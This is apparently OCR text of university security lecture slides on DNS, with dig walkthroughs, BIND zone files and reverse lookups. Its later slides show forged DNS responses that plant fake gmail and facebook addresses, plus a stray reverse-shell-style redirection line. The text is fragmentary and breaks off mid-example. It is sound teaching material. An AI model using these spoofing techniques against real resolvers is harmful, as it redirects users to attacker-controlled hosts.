

Internet Security


Domain Name System (DNS)

Introduction







DNS Domain Hierarchy




Top-Level Domain .sucks





DNS Zone Versus Domain



DNS Root Servers

List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

IP Anycast


Root Zone File

Visit:
https://www.internic.net/domain/root.zone

DNS Query and Servers

SYRACUSE
UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

DNS Query: Principle



DNS Iterative Query

DNS Iterative Query: Break Down the Process


❖ **Query the root server.**

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.        IN    A

;; AUTHORITY SECTION:
net.                172800 IN    NS    m.gtld-servers.net.
net.                172800 IN    NS    l.gtld-servers.net.
net.                172800 IN    NS    k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net. 172800 IN A     192.55.83.30
l.gtld-servers.net. 172800 IN A     192.41.162.30
k.gtld-servers.net. 172800 IN A     192.52.178.30
```



❖ **Query the .net server.**

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.        IN    A

;; AUTHORITY SECTION:
example.net.        172800 IN    NS    a.iana-servers.net.
example.net.        172800 IN    NS    b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net. 172800 IN A     199.43.132.53
b.iana-servers.net. 172800 IN A     199.43.133.53
```

example.com NS

❖ **Query example.net's NS server.**

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.        IN    A

;; ANSWER SECTION:
www.example.net.  86400 IN    A     93.184.216.34
```


What Happens After You Buy a Domain Name?

Set Up Your Own DNS Server

❖ /etc/bind/named.conf (BIND configuration file)

```
zone "example.net" {
      type master;
      file "/etc/bind/example.net.db";
    };

zone "0.168.192.in-addr.arpa" {
      type master;
      file "/etc/bind/192.168.0.db";
    };
```



❖ Zone file


```
$TTL 3D ; default expiration time of all resource records without their own
    TTL
@       IN      SOA     ns.example.net. admin.example.net. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.net.  ;Address of name server
@       IN      MX      10 mail.example.net. ;Primary Mail Exchanger

www     IN      A       192.168.0.101 ;Address of www.example.net
mail    IN      A       192.168.0.102 ;Address of mail.example.net
ns      IN      A       192.168.0.10 ;Address of ns.example.net
*.example.net. IN A 192.168.0.100 ;Address for other URL in
                                  ; the example.net domain
```

Reverse DNS Lookup

Reverse DNS Lookup




```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.   172800 IN NS f.in-addr-servers.arpa.
in-addr.arpa.   172800 IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800 IN A 193.0.9.1
e.in-addr-servers.arpa. 172800 IN A 203.119.86.101
```

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa. 86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa. 86400 IN NS ns1.syr.edu.
```

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN PTR syr.edu.
```


Reverse Lookup Zone File

```
$TTL 3D
@       IN      SOA     ns.example.net. admin.example.net. (
                        1
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.example.net.

101     IN      PTR     www.example.net.
102     IN      PTR     mail.example.net.
10      IN      PTR     ns.example.net.
```

Forward Lookup versus Reverse Lookup

Example: IRS




Questions

Question: In our VPN program, we need to know the IP address and the hostname of the VPN server. The IP address is obviously used for the communication, and the hostname is used for security check. Here are two choices:

1) Provide the host name at the command line, and use DNS to find the IP address.
2) Provide the IP address directly at the command line, and use reverse DNS lookup to find the hostname.

Which way is more secure? Please explain



cat file 1> tcp connection 2>&1 0<&1


>

0<

Attack on DNS

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Attack Surface




Example of DNS Response


```
;; QUESTION SECTION:
;star-mini.c10r.facebook.com.    IN      A

;; ANSWER SECTION:
star-mini.c10r.facebook.com. 60 IN      A       66.220.158.68

;; AUTHORITY SECTION:
c10r.facebook.com.      3600    IN      NS      a.ns.c10r.facebook.com.
c10r.facebook.com.      3600    IN      NS      b.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:fffe:b:face:b00c:0:99
a.ns.c10r.facebook.com. 3600    IN      A       69.171.239.11
b.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:ffff:b:face:b00c:0:99
b.ns.c10r.facebook.com. 3600    IN      A       69.171.255.11
```






Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.        IN     A

;; ANSWER SECTION:
www.example.net.   259200 IN    A      192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.     259200 IN    A      192.168.0.201
www.facebook.com.  259200 IN    A      192.168.0.202
```



Fake Data in the Authority Section

```
;; QUESTION SECTION:
;www.example.net.        IN    A

;; ANSWER SECTION:
www.example.net.  259200 IN    A     192.168.0.101


;; AUTHORITY SECTION:
